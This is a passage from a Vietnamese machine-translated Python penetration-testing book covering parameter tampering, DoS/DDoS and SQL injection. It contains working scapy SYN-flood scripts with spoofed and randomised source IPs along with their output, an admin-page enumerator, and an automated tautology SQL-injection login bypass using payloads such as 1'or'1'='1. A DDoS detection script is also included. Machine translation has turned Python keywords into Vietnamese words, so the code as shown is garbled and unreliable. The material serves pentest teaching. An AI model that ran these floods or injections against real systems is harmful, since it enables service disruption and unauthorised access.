Bây giờ, hãy xem mã nguồn, như được hiển thị trong ảnh chụp màn hình sau:

&nbsp	Price	60
&nbsp	Price	<?php echo \$dataArray[1][4]; ?>

Nhìn vào các hộp hình chữ nhật trong ảnh chụp màn hình trứ ớc. Giá 60 được viết trong trang web, nhưng giá 600 được lấy từ cơ sở dữ liệu. Giá 60 có thể được thay đổi bằng cách giả mạo URL nếu phu ơng pháp GET được sử dụng. Giá có thể được thay đổi thành 6 thay vì 60. Điều này sẽ ảnh hưởng không tốt đến hoạt động kinh doanh. Trong thử nghiệm hộp trắng, máy khách cung cấp cho bạn mã nguồn và bạn có thể phân tích mã này, nhưng trong thử nghiệm hộp đen, bạn phải thực hiện kiểm tra bằng cách sử dụng các cuộc tấn công. Nếu sử dụng phu ơng pháp POST, bạn có thể sử dụng Dữ liệu giả mạo tiện ích bổ sung Mozilla (<https://addons.mozilla.org/vi-US/firefox/addon/tamper-data/>) để giả mạo tham số. Bạn phải làm điều đó theo cách thủ công, không cần thiết phải sử dụng lập trình Python.

Giới thiệu DoS và DDoS

Trong phần này, chúng ta sẽ thảo luận về một trong những cuộc tấn công chết người nhất, được gọi là cuộc tấn công Từ chối Dịch vụ. Mục đích của cuộc tấn công này là tiêu thụ tài nguyên máy hoặc mạng, khiến nó không khả dụng cho những người dùng đã định. Nói chung, những kẻ tấn công sử dụng cuộc tấn công này khi mọi cuộc tấn công khác không thành công. Cuộc tấn công này có thể được thực hiện ở liên kết dữ liệu, mạng hoặc lớp ứng dụng. Thông thường, một máy chủ web là mục tiêu của tin tặc. Trong một cuộc tấn công DoS, kẻ tấn công sẽ gửi một số lượng lớn các yêu cầu đến máy chủ web, nhằm tiêu tốn băng thông mạng và bộ nhớ máy. Trong một cuộc tấn công từ chối dịch vụ phân tán (DDoS), kẻ tấn công sẽ gửi một số lượng lớn các yêu cầu từ các IP khác nhau. Để thực hiện DDoS, kẻ tấn công có thể sử dụng Trojan hoặc giả mạo IP. Trong phần này, chúng tôi sẽ thực hiện nhiều thử nghiệm khác nhau để hoàn thành báo cáo của mình.

Công đơn IP đơn

Trong cuộc tấn công này, chúng tôi gửi một số lượng lớn các gói đến máy chủ web bằng một IP duy nhất (có thể bị giả mạo) và từ một số cổng nguồn duy nhất. Điều này rất là tấn công DoS cấp thấp và điều này sẽ kiểm tra khả năng xử lý yêu cầu của máy chủ web.

Sau đây là mã của sisp.py:

```
from scapy.all import *
src = raw_input ("Nhập IP nguồn")
target = raw_input ("Nhập IP mục tiêu")
srcport = int (raw_input ("Nhập cổng nguồn"))
i = 1
trong khi Đúng:
    IP1 = IP (src = src, dst = target)
    TCP1 = TCP (sport = srcport, dport = 80)
    pkt = IP1 / TCP1
    gửi (pkt, inter = .001)
    in "gói đã gửi", tôi
    i = i + 1
```

Tôi đã sử dụng scapy để viết mã này, và tôi hy vọng rằng bạn đã quen thuộc với điều này. Đoạn mã truy cập yêu cầu ba điều, địa chỉ IP nguồn, địa chỉ IP đích và địa chỉ cổng nguồn.

Các cuộc tấn công từ phía máy khách và DDoS

Hãy kiểm tra đầu ra trên máy của kẻ tấn công:

```
root@Mohit|Raj:/chapter 6# python sisp.py
WARNING: No route found for IPv6 destination
Enter the Source IP 192.168.0.45
Enter the Target IP 192.168.0.3
Enter the Source Port 56666
.
Sent 1 packets.
packet sent 1
↑
↓
Sent 1 packets.
packet sent 1244
.
Sent 1 packets.
packet sent 1245
.

```

IP đơn với một cổng

Tôi đã sử dụng một IP giả mạo để che giấu danh tính của mình. Bạn sẽ phải gửi một số lượng lớn các gói để kiểm tra hoạt động của máy chủ web. Trong cuộc tấn công, hãy cố gắng mở một trang web để có thể lưu trữ trên máy chủ web. Nếu nó có hoạt động hay không, hãy viết những phát hiện của bạn vào các báo cáo.

Hãy kiểm tra đầu ra ở phía máy chủ:

1236	14.841969	192.168.0.45	192.168.0.3	TCP	56666 > http [SYN]
1237	14.862146	192.168.0.45	192.168.0.3	TCP	56666 > http [SYN]
1238	14.869791	192.168.0.45	192.168.0.3	TCP	56666 > http [SYN]
1239	14.877692	192.168.0.45	192.168.0.3	TCP	56666 > http [SYN]
1240	14.896820	192.168.0.45	192.168.0.3	TCP	56666 > http [SYN]
1241	14.904863	192.168.0.45	192.168.0.3	TCP	56666 > http [SYN]
1242	14.913225	192.168.0.45	192.168.0.3	TCP	56666 > http [SYN]
1243	14.921821	192.168.0.45	192.168.0.3	TCP	56666 > http [SYN]
1244	14.952965	192.168.0.45	192.168.0.3	TCP	56666 > http [SYN]

Đầu ra Wireshark trên máy chủ

Kết quả này cho thấy rằng gói của chúng tôi đã được gửi thành công đến máy chủ. Lặp lại chưƠng trình này với các số thứ tự khác nhau.

Nhiều cổng IP đơn

Bây giờ, trong cuộc tấn công này, chúng tôi sử dụng một địa chỉ IP như ng nhiều cổng.

Ở đây, tôi đã viết mã của chương trình simp.py :

```
from scapy.all import *

src = raw_input ("Nhập IP nguồn") target = raw_input
("Nhập IP mục tiêu")

i = 1
trong khi Đúng:
    cho srcport trong phạm vi (1,65535):
        IP1 = IP (src = src, dst = target)
        TCP1 = TCP (sport = srcport, dport = 80) pkt =
        IP1 / TCP1 send (pkt, inter = .0001) print "gói đã
        gửi", ii = i + 1
```

Tôi đã sử dụng vòng lặp for cho các cổng Hãy kiểm tra đầu ra của kẻ tấn công:

```
root@Mohit|Raj:/chapter 6# python simp.py
WARNING: No route found for IPv6 destination ::

Enter the Source IP 192.168.0.50
Enter the Target IP 192.168.0.3
.
Sent 1 packets.
packet sent 1
.
Sent 1 packets.
packet sent 2
↑
↓
Sent 1 packets.
packet sent 9408
.
Sent 1 packets.
packet sent 9409
^Z
```

Các gói từ máy của kẻ tấn công

Các cuộc tấn công từ phía máy khách và DDoS

Ảnh chụp màn hình truớc đó cho thấy gói đã được gửi thành công. Bây giờ, hãy kiểm tra đầu ra trên máy đích:

192.168.0.50	192.168.0.3	TCP	8943 > http [SYN]
192.168.0.50	192.168.0.3	TCP	8944 > http [SYN]
192.168.0.50	192.168.0.3	TCP	8945 > http [SYN]
192.168.0.50	192.168.0.3	TCP	8946 > http [SYN]
192.168.0.50	192.168.0.3	TCP	8947 > http [SYN]
192.168.0.50	192.168.0.3	TCP	8948 > http [SYN]
192.168.0.50	192.168.0.3	TCP	8949 > http [SYN]
192.168.0.50	192.168.0.3	TCP	8950 > http [SYN]

Các gói xuất hiện trong máy đích

Trong ảnh chụp màn hình truớc đó, hộp hình chữ nhật hiển thị số cổng. Tôi sẽ giao nó cho bạn để tạo nhiều IP với một cổng duy nhất.

Nhiều IP nhiều cổng Trong phần này, chúng

ta sẽ thảo luận về nhiều IP với nhiều địa chỉ cổng. Trong cuộc tấn công này, chúng tôi sử dụng các IP khác nhau để gửi gói tin đến mục tiêu. Nhiều IP biểu thị các IP giả mạo. Chương trình sau sẽ gửi một số lượng lớn các gói từ các IP giả mạo:

```

nhập ngẫu nhiên từ
scapy.all import *
target =
raw_input ("Nhập IP mục tiêu")

i = 1
trong khi Đúng:
    a = str (random.randint (1,254)) b = str
    (random.randint (1,254)) c = str
    (random.randint (1,254))
    d = str (random.randint (1,254))
    dấu chấm = "."
    src = a + dot + b + dot + c + dot + d
    print src st
    = random.randint (1,1000) en =
    random.randint (1000,65535) loop_break = 0 cho
    srcport trong dài (st, en):

        IP1 = IP (src = src, dst = target)
        TCP1 = TCP (sport = srcport, dport = 80)

```

```

pkt = IP1 / TCP1
gửi (pkt, inter = .0001)
in "gói đã gửi", tôi
loop_break = loop_break + 1
i = i + 1
nếu loop_break == 50:
    nghỉ

```

Trong đoạn mã truớc, chúng tôi đã sử dụng các biến a, b, c và d để lưu trữ bốn chuỗi ngẫu nhiên, từ 1 đến 254. Biến src lưu trữ các địa chỉ IP ngẫu nhiên. Ở đây, chúng tôi đã sử dụng biến loop_break để phá vỡ vòng lặp for sau 50 gói. Nó có nghĩa là 50 gói bắt nguồn từ một IP trong khi phần còn lại của mã giống như truớc đó.

Hãy kiểm tra đầu ra của chương trình mimp.py :

```

root@Mohit|Raj:/chapter 6# python mimp.py
WARNING: No route found for IPv6 destination :
Enter the Target IP 192.168.0.3
174.239.29.59 ←
.
Sent 1 packets.
packet sent 1
.
Sent 1 packets.
packet sent 2
↑
↓
Sent 1 packets.
packet sent 49
.
Sent 1 packets.
packet sent 50
203.207.13.69 ←
.
Sent 1 packets.
packet sent 51
.
Sent 1 packets.
packet sent 52

```

Nhiều IP với nhiều cổng

Trong ảnh chụp màn hình truớc đó, bạn có thể thấy rằng sau gói 50, các địa chỉ IP được thay đổi.

Các cuộc tấn công từ phía máy khách và DDoS

Hãy kiểm tra đầu ra trên máy đích:

97 0.651057	174.239.29.59	192.168.0.3	TCP	smartsdp >
98 0.651173	192.168.0.3	174.239.29.59	TCP	http > smar
99 0.678485	174.239.29.59	192.168.0.3	TCP	svrloc > ht
100 0.678514	192.168.0.3	174.239.29.59	TCP	http > svrl
101 0.698433	174.239.29.59	192.168.0.3	TCP	ocs_cmu > h
102 0.698467	192.168.0.3	174.239.29.59	TCP	http > ocs_
103 0.722537	203.207.13.69	192.168.0.3	TCP	iclcnet_svi
104 0.722577	192.168.0.3	203.207.13.69	TCP	http > iclc
105 0.733643	203.207.13.69	192.168.0.3	TCP	accessbuild

Đầu ra của máy mục tiêu trên Wireshark

Sử dụng một số máy và thực thi mã này. Trong ảnh chụp màn hình trước đó, bạn có thể thấy rằng máy trả lời IP nguồn. Kiểu tấn công này rất khó phát hiện vì rất khó phân biệt các gói tin đến từ một máy chủ hợp lệ hay một máy chủ giả mạo.

Phát hiện DDoS

Khi tôi theo học bằng Thạc sĩ Kỹ thuật, tôi và bạn của tôi đang thực hiện một cuộc tấn công DDoS. Đây là một cuộc tấn công rất nghiêm trọng và khó phát hiện, nơi gần như không thể đoán được lưu lượng truy cập đến từ máy chủ giả hay máy chủ thật. Trong một cuộc tấn công DoS, lưu lượng truy cập chỉ đến từ một nguồn nên chúng tôi có thể chặn máy chủ cụ thể đó. Dựa trên các giả định nhất định, chúng tôi có thể đưa ra các quy tắc để phát hiện các cuộc tấn công DDoS. Nếu máy chủ web chỉ chạy lưu lượng có chứa cổng 80, nó phải được cho phép. Vậy giờ, hãy xem qua một đoạn mã rất đơn giản để phát hiện một cuộc tấn công DDoS. Tên chương trình là DDOS_detect1.py:

```

ở cần nhập khẩu
nhập cấu trúc
từ datetime nhập datetime
s = socket.socket (socket.PF_PACKET, socket.SOCK_RAW, 8)
dict = {}
file_txt = open ("dos.txt", 'a')
file_txt.writelines ("*****")
t1 = str (datetime.now ())
file_txt.writelines (t1)
file_txt.writelines ("*****")
file_txt.writelines ("\n")
in "Bắt đầu phát hiện ...."
D_val = 10
D_val1 = D_val + 10
trong khi Đúng:

```

Chu ơng 6

```

pkt = s.recvfrom (2048)
ipheader = pkt [0] [14:34]
ip_hdr = struct.unpack ("! 8sB3s4s4s", ipheader)
IP = socket.inet_ntoa (ip_hdr [3])
in "Nguồn IP", IP
if dict.has_key (IP):
    dict [IP] = dict [IP] +1
    print dict [IP]
if (dict [IP]> D_val) và (dict [IP] <D_val1):

    line = "Đã phát hiện DDOS"
    file_txt.writelines (dòng)
    file_txt.writelines (IP)
    file_txt.writelines ("\n")

khác:
dict [IP] = 1

```

Trong Chu ơng 3, Thủ nghiêm đánh hơi và thâm nhập, bạn đã tìm hiểu về máy đánh hơi.

Trong đoạn mã trư ớc, chúng tôi đã sử dụng một trình thám thính để lấy địa chỉ IP nguồn của gói tin. Câu lệnh file_txt = open ("dos.txt", 'a') sẽ mở một tệp ở chế độ nối thêm và đây là dos. tệp txt đư ợc sử dụng làm tệp nhật ký để phát hiện cuộc tấn công DDoS. Bất cứ khi nào chương trình chạy, câu lệnh file_txt.writelines (t1) ghi thời gian hiện tại. D_val = 10 biến là một giả định chỉ để trình diễn chương trình. Giả định đư ợc thực hiện bằng cách xem thông kê số lần truy cập từ một IP cụ thể. Hãy xem xét một trường hợp của một trang web hư hỏng dẫn. Số lư ợt truy cập từ IP của trường đại học và trường học sẽ nhiều hơn. Nếu một số lư ợng lớn các yêu cầu đến từ một IP mới, thì đó có thể là một trường hợp của DoS. Nếu số lư ợng các gói đến từ một IP vư ợt quá biến D_val , thì IP đó đư ợc coi là chịu trách nhiệm cho một cuộc tấn công DDoS. Biến D_val1 sẽ đư ợc sử dụng sau này trong mã để tránh dư thừa. Tôi hy vọng bạn đã quen với mã trư ớc câu lệnh if dict.has_key (IP):. Câu lệnh này sẽ kiểm tra xem khóa (địa chỉ IP) có tồn tại trong từ điển hay không. Nếu khóa tồn tại trong dict, thì câu lệnh dict [IP] = dict [IP] +1 sẽ tăng giá trị dict [IP] lên 1, có nghĩa là dict [IP] chứa một số gói đến từ một IP cụ thể.

Câu lệnh if (dict [IP]> D_val) và (dict [IP] <D_val1): là tiêu chí để phát hiện và ghi kết quả vào tệp dos.txt ; if (dict [IP]> D_val) phát hiện xem số lư ợng gói đến có vư ợt quá giá trị D_val hay không. Nếu nó vư ợt quá nó, các câu lệnh tiếp theo sẽ ghi IP vào dos.txt sau khi nhận đư ợc các gói mới.

Để tránh dư thừa, câu lệnh (dict [IP] <D_val1) đã đư ợc sử dụng.

Các câu lệnh sắp tới sẽ ghi kết quả vào tệp dos.txt .


Chạy chương trình trên máy chủ và chạy mimp.py trên máy của kẻ tấn công.

Các cuộc tấn công từ phía máy khách và DDoS

Ảnh chụp màn hình sau đây hiển thị tệp dos.txt . Nhìn vào tập tin đó. Nó ghi một IP 9 lần như chúng ta đã đề cập $D_val1 = D_val + 10$. Bạn có thể thay đổi giá trị D_val để đặt số lượng yêu cầu được thực hiện bởi một IP cụ thể. Những điều này phụ thuộc vào số liệu thống kê cũ của trang web. Tôi hy vọng đoạn mã trước sẽ hữu ích cho mục đích nghiên cứu.

```
*****2014-11-08 00:23:26.177009*****
DDOS Detected 74.250.16.72
DDOS Detected 52.61.254.220
DDOS Detected 252.248.12.216
```

Phát hiện một cuộc tấn công DDoS



Nếu bạn là một nhà nghiên cứu bảo mật, chương trình trước sẽ hữu ích cho bạn. Bạn có thể sửa đổi mã sao cho chỉ gói tin chứa cổng 80 mới được phép.



Tóm lược

Trong chương này, chúng ta đã tìm hiểu về xác thực phía máy khách cũng như cách bỏ qua xác thực phía máy khách. Chúng tôi cũng đã học được những tình huống nào thì xác thực phía máy khách là một lựa chọn tốt. Chúng ta đã xem qua cách sử dụng Python để điền vào biểu mẫu và gửi tham số mà phương thức GET đã được sử dụng. Là một người kiểm tra thâm nhập, bạn nên biết việc giả mạo tham số ảnh hưởng đến doanh nghiệp như thế nào. Bốn kiểu tấn công DoS đã được trình bày trong chương này. Một cuộc tấn công IP duy nhất thuộc loại tấn công DoS và cuộc tấn công Nhiều IP thuộc loại tấn công DDoS. Phần này không chỉ hữu ích cho một pentester mà còn cho các nhà nghiên cứu. Tận dụng các tập lệnh phát hiện DDoS trong Python, bạn có thể sửa đổi mã và tạo mã lớn hơn, có thể kích hoạt các hành động để kiểm soát hoặc giảm thiểu cuộc tấn công DDoS trên máy chủ.

Trong chương tiếp theo, bạn sẽ tìm hiểu các cuộc tấn công SQL injection và Cross-Site Scripting (XSS). Bạn sẽ học cách tận dụng lợi thế của Python để thực hiện các bài kiểm tra SQL injection. Bạn cũng sẽ học cách tự động tấn công XSS bằng cách sử dụng các tập lệnh Python.

7

Ngũ hành của SQLI và XSS

Trong chương này, chúng ta sẽ thảo luận về một số cuộc tấn công nghiêm trọng vào một ứng dụng web.


Bạn hẳn đã nghe nói về các sự cố như đánh cắp dữ liệu, bẻ khóa tên người dùng và mật khẩu, trang web bị phá hoại, v.v., được biết là xảy ra chủ yếu do các lỗ hổng tồn tại trong các ứng dụng web, chẳng hạn như các cuộc tấn công SQL injection và XSS. Trong Chương 5, In chân của Máy chủ Web và Ứng dụng Web, bạn đã học cách xem phần mềm cơ sở dữ liệu nào đang được sử dụng và hệ điều hành nào đang chạy trên máy chủ web. Bây giờ chúng tôi sẽ tiến hành các cuộc tấn công của chúng tôi từng cái một. Trong chương này, chúng tôi sẽ đề cập đến các chủ đề sau:

- Cuộc tấn công đưa vào SQL
- Các kiểu tấn công SQL injection
- Một cuộc tấn công chèn SQL bằng tập lệnh Python
- Một cuộc tấn công kịch bản trên nhiều trang web
- Các loại XSS
- Một cuộc tấn công XSS bằng tập lệnh Python

Ngũ hành của SQLI và XSS

Giới thiệu về cuộc tấn công chèn SQL

SQL injection là một kỹ thuật, hay bạn có thể nói, một kỹ thuật chuyên gia, được sử dụng để đánh cắp dữ liệu bằng cách lợi dụng lỗ hổng đầu vào chưa được xác thực. Phuơng thức hoạt động của ứng dụng web có thể được nhìn thấy trong hình sau:



Phuơng pháp ứng dụng web hoạt động

Nếu truy vấn của chúng tôi không được xác thực, thì nó sẽ chuyển đến cơ sở dữ liệu để thực thi và sau đó có thể tiết lộ dữ liệu nhạy cảm hoặc xóa dữ liệu. Cách thức hoạt động của các trang web theo hư ớng dữ liệu được hiển thị trong hình trứ ớc. Trong hình này, chúng tôi chỉ ra rằng máy khách mở trang web trên một máy tính cục bộ. Máy chủ được kết nối với máy chủ web bằng Internet. Hình trứ ớc cho thấy rõ phuơng thức mà ứng dụng web tư ơng tác với cơ sở dữ liệu của máy chủ web.

Các kiểu tiêm SQL

Các cuộc tấn công SQL injection có thể được phân loại thành hai loại sau:

- Chèn SQL đơn giản
- Chèn SQL mù

Chèn SQL đơn giản

Một cuộc tấn công SQL injection đơn giản chứa tautology. Trong thuật ngữ tautology, câu lệnh tiêm nhiễm luôn đúng. Một câu lệnh chọn hợp nhất trả về kết hợp của dữ liệu dự định với dữ liệu được nhắm mục tiêu. Chúng ta sẽ xem xét SQL injection một cách chi tiết trong phần sau.

Chèn SQL mù

Trong cuộc tấn công này, kẻ tấn công lợi dụng các thông báo lỗi do máy chủ cơ sở dữ liệu tạo ra sau khi thực hiện một cuộc tấn công SQL injection. Kẻ tấn công thu thập dữ liệu bằng cách hỏi một loạt câu hỏi đúng hoặc sai.

Hiểu cuộc tấn công chèn SQL bằng tập lệnh Python

Tất cả các cuộc tấn công SQL injection có thể được thực hiện theo cách thủ công. Tuy nhiên, bạn có thể sử dụng lập trình Python để tự động hóa cuộc tấn công. Nếu bạn là một pentester giỏi và biết cách thực hiện các cuộc tấn công theo cách thủ công, thì bạn có thể tạo chương trình của riêng mình để kiểm tra điều này.

Để có được tên người dùng và mật khẩu của một trang web, chúng tôi phải có URL của trang quản trị viên hoặc bằng điều khiển đăng nhập. Khách hàng không cung cấp liên kết đến trang bằng điều khiển dành cho quản trị viên trên trang web.

Ở đây, Google không cung cấp trang đăng nhập cho một trang web cụ thể. Bước đầu tiên của chúng tôi là tìm trang bằng điều khiển dành cho quản trị viên. Tôi nhớ rằng cách đây nhiều năm, tôi đã sử dụng URL <http://192.168.0.4/login.php>, <http://192.168.0.4/login.html>. Giờ đây, các nhà phát triển web đã trở nên thông minh và họ sử dụng các tên khác nhau để ẩn trang đăng nhập.

Hãy xem xét rằng tôi có hơn 300 liên kết để thử. Nếu tôi thử theo cách thủ công, sẽ mất khoảng 1 đến 2 ngày để có được trang web.

Ngũ hành của SQLI và XSS

Hãy xem một chương trình nhỏ, login1.py, để tìm trang đăng nhập cho các trang web PHP:

```

nhập httplib
nhập giá đỡ # để lưu trữ tên trang đăng nhập url = raw_input
("Nhập URL đây đủ")
url1 = url.replace ("http: //", "")
url2 = url1.replace ("//", "")
s = Regive.open ("mohit.raj", writeback = True)

cho bạn trong s ['php']:
    a = "/"
    url_n = url2 + a + u
    in url_n
    http_r = httplib.HTTPConnection (url2)
    u = a + u
    http_r.request ("NHÂN", u)
    reply = http_r.getresponse ()

nếu reply.status == 200:
    in "\ n URL tìm thấy ----", url_n
    ch = raw_input ("Nhấn c để tiếp tục:")
    nếu ch == "c" hoặc ch == "C":
        tiếp tục
    khác :
        nghỉ

s.close ()

```

Để hiểu rõ hơn, hãy giả sử rằng đoạn mã trước đó là một khẩu súng lục rỗng. Tệp mohit.raj giống như băng đạn của một khẩu súng lục và data_handle.py giống như một cỗ máy có thể dùng để đưa đạn vào băng đạn.

Tôi đã viết mã này cho một trang web chạy bằng PHP. Ở đây, tôi đã nhập httplib và giá đỡ. Biến url lưu trữ URL của trang web do người dùng nhập vào. Url2 _ biến chỉ lưu trữ tên miền hoặc địa chỉ IP. Các s = Ké.open ("mohit.raj", writeback = True) mở tệp mohit.raj chứa danh sách tên trang đăng nhập dự kiến mà tôi đã nhập (trang đăng nhập dự kiến) trong tệp, dựa trên kinh nghiệm của tôi. Biến s ['php'] có nghĩa là php là tên khóa của danh sách và s ['php'] là danh sách được lưu trong tệp giá đỡ (mohit.raj) bằng cách sử dụng tên, 'php'. Vòng lặp for trích xuất từng tên trang đăng nhập và url_n = url2 + a + u sẽ hiển thị URL để kiểm tra. Bản sao HTTPConnection đại diện cho một giao dịch với máy chủ HTTP. Câu lệnh http_r = httplib.HTTPConnection (url2) chỉ cần tên miền; đây là lý do tại sao chỉ có biến url2 đã được chuyển đổi dạng đối số và theo mặc định, nó sử dụng cổng 80 và lưu trữ kết quả trong biến http_r. Câu lệnh http_r.request ("GET", u) thực hiện yêu cầu mạng và http_r. câu lệnh getresponse () trích xuất phản hồi.

Nếu mã trả về là 200 nghĩa là chúng ta đã thành công. Nó sẽ in URL hiện tại. Nếu sau thành công đầu tiên này, bạn vẫn muốn tìm thêm các trang khác, bạn có thể nhấn phím C.

Bạn có thể thắc mắc tại sao tôi lại sử dụng thư viện `httpplib` mà không phải thư viện `urllib`. Nếu đúng như vậy, thì bạn đang suy nghĩ theo hướng đúng đắn. Trên thực tế, những gì xảy ra là nhiều trang web sử dụng chuyển hướng để xử lý lỗi. Thư viện `urllib` hỗ trợ chuyển hướng, nhưng `httpplib` không hỗ trợ chuyển hướng. Hãy xem xét rằng khi chúng tôi nhấp vào một URL không tồn tại, trang web (có xử lý lỗi tùy chỉnh) sẽ chuyển hướng yêu cầu đến một trang khác có chứa thông báo như Trang không được tìm thấy hoặc trang không tồn tại, tức là trang 404 tùy chỉnh. Trong trường hợp này, mã trả về trạng thái HTTP là 200. Trong mã của chúng tôi, chúng tôi đã sử dụng `httpplib`; điều này không hỗ trợ chuyển hướng, vì vậy mã trả về trạng thái HTTP, 200, sẽ không tạo ra.

Để quản lý tệp cơ sở dữ liệu `mohit.raj`, tôi đã tạo một chương trình Python, `data_handler.py`.

Bây giờ là lúc để xem kết quả trong ảnh chụp màn hình sau:

```
G:\Project Snake\Chapter 7\programs>login1.py
Enter the full URL http://192.168.0.6/
192.168.0.6/admin-login.php
192.168.0.6/admin.php
192.168.0.6/administrator/index.html
192.168.0.6/authadmin.php
192.168.0.6/cp.html
192.168.0.6/login_out/
192.168.0.6/admin/
URL found ---- 192.168.0.6/admin/ ←
Press c for continue : c
192.168.0.6/signin/
192.168.0.6/administrator.html
192.168.0.6/control/
↑
↓
192.168.0.6/account/
192.168.0.6/adminpanel/
192.168.0.6/isadmin.php
192.168.0.6/yonetici.php
192.168.0.6/loginerror/
192.168.0.6/bb-admin/index.html
192.168.0.6/admin/index.php →
URL found ---- 192.168.0.6/admin/index.php
Press c for continue :
```

Chương trình `login.py` hiển thị trang đăng nhập

Ngũ hành của SQLI và XSS

Tại đây, các trang đăng nhập là <http://192.168.0.6/admin> và <http://192.168.0.6/admin/index.php>.

Hãy kiểm tra tệp `data_handler.py` .

Bây giờ, hãy viết mã như sau:

```

nhập giá đỡ def
create():

    print "Chỉ dành cho một khóa" s =
    Regive.open ("mohit.raj", writeback = True) s ['php'] = []

def update (): s
    = Regive.open ("mohit.raj", writeback = True) val1 = int
    (raw_input ("Nhập số lượng giá trị"))

    cho x trong dài ô (val1):
        val = raw_input ("\n Nhập giá trị \t") (s ['php']).
        append (val) s.sync ()

    s.close ()

def truy xuất ():
    r = Regive.open ("mohit.raj", writeback = True) cho khóa
    trong r:
        print "*" * 20
        phím in print r
        [key] print
        "Total Number", len (r ['php'])
    r.close ()

trong khi (Đúng):
    print "Nhấn"
    print "C để Tạo, \t U để Cập nhật, \t R để truy xuất" print "E để thoát" print
    "*" * 40 c = raw_input ("Enter \t")

    if (c == 'C' hoặc c == 'c'):
        tạo ra()

```

```

elif (c == 'U' hoặc c == 'u'):
    cập nhật()

elif (c == 'R' hoặc c == 'r'):
    lấy lại()

elif (c == 'E' hoặc c == 'e'):
    lỗi ra()
khác:
    in "\t Nhập sai"

```

Tôi hy vọng bạn nhớ chương trình quét cổng trong đó chúng tôi đã sử dụng tệp cơ sở dữ liệu lưu trữ số cổng cùng với mô tả cổng. Ở đây, một danh sách có tên php được sử dụng và kết quả đầu ra có thể được nhìn thấy trong ảnh chụp màn hình sau:



```

G:\Project Snake\Chapter 7\programs>python data_handler.py
Press
C for Create,           U for Update,   R for retrieve
E for exit
*****
Enter r
*****
php
['admin-login.php', 'admin.php', 'administrator/index.html',
p.html', 'login_out/', 'admin//', 'signin//', 'administrator.ht
anel-administracion/index.html', 'pages/admin/admin-login.php
/admincp/index.html', 'users//', 'bigadmin//', 'login//', 'super
min//', 'manage.php', 'adm/index.php', 'home.html', 'userlogin
/navSiteAdmin//', 'kpanel//', 'panel//', 'admin2.php', 'admin_ar
', 'adminitems//', 'admin/controlpanel.htm', 'Indy_admin//', 'ir

```

Hiển thị mohit.raj theo data_handler.py

Chương trình truy ước dành cho PHP. Chúng tôi cũng có thể tạo các chương trình cho các ngôn ngữ máy chủ web khác nhau như ASP.NET.

Bây giờ, đã đến lúc thực hiện một cuộc tấn công SQL injection dựa trên tautology. Việc chèn SQL dựa trên Tautology thường được sử dụng để bỏ qua xác thực người dùng.

Ví dụ, giả sử rằng cơ sở dữ liệu chứa tên người dùng và mật khẩu.

Trong trường hợp này, mã lập trình ứng dụng web sẽ như sau:

```

$ sql = "SELECT count (*) FROM cros where (User =". $ uname. "và Pass =". $
pass. ")";

```

Ngữ hành của SQLI và XSS

Biến \$ uname lưu tên người dùng và biến \$ pass lưu trữ mật khẩu. Nếu người dùng nhập tên người dùng và mật khẩu hợp lệ, thì số đếm (*) sẽ chứa một bản ghi. Nếu count (*) > 0, thì người dùng có thể truy cập vào tài khoản của họ. Nếu kẻ tấn công nhập 1 "hoặc" 1 "=" 1 vào trường tên người dùng và mật khẩu, thì truy vấn sẽ như sau:

```
$ sql = "Số lưu lượng CHỌN (*) Từ các cros trong đó (Người dùng = 1 "hoặc" 1 "=" 1. và Vượt qua = 1 "hoặc" 1 "=" 1 )";
```

Các trường Userand Pass sẽ vẫn đúng và trường count (*) sẽ tự động trở thành count (*) > 0.

Hãy viết mã sql_form6.py và phân tích nó từng dòng một:

```
import cơ giới hóa
import re br =
mechanize.Browser ()

br.set_handle_robots (Sai) url = raw_input
("Nhập URL") br.set_handle_equiv (Đúng)
br.set_handle_gzip (Đúng) br.set_handle_redirect
(Đúng) br.set_handle_referer (Đúng)
br.set_handle_robots (Sai) br.open (url )

cho biểu mẫu trong br.forms ():

in biểu mẫu
br.select_form (nr = 0)

pass_exp = ["1'or'1 '=' 1", '1 "hoặc" 1 "=" 1']

user1 = raw_input ("Nhập tên người dùng") pass1 = raw_input
("Nhập mật khẩu")

flag = 0
p = 0
while flag == 0:
    br.select_form (nr = 0)
    br.form [user1] = 'admin'
    br.form [pass1] = pass_exp [p] br.submit ()

dữ liệu = ""
cho liên kết trong br.links ():

data = data + str (liên kết)
```

```

list = ['logout', 'logoff', 'signout', 'signoff']
data1 = data.lower ()

cho l trong danh sách:
    để đối sánh trong re.findall (l, data1):
        cờ = 1
    nếu cờ == 1:
        print "\t Thành công trong", p + 1, "lần thử"
        print "Lần truy cập thành công ->", pass_exp [p]

    elif (p + 1 == len (pass_exp)):
        print "Tắt cá khai thác trên flag"
        = 1
    khác :
        p = p + 1

```

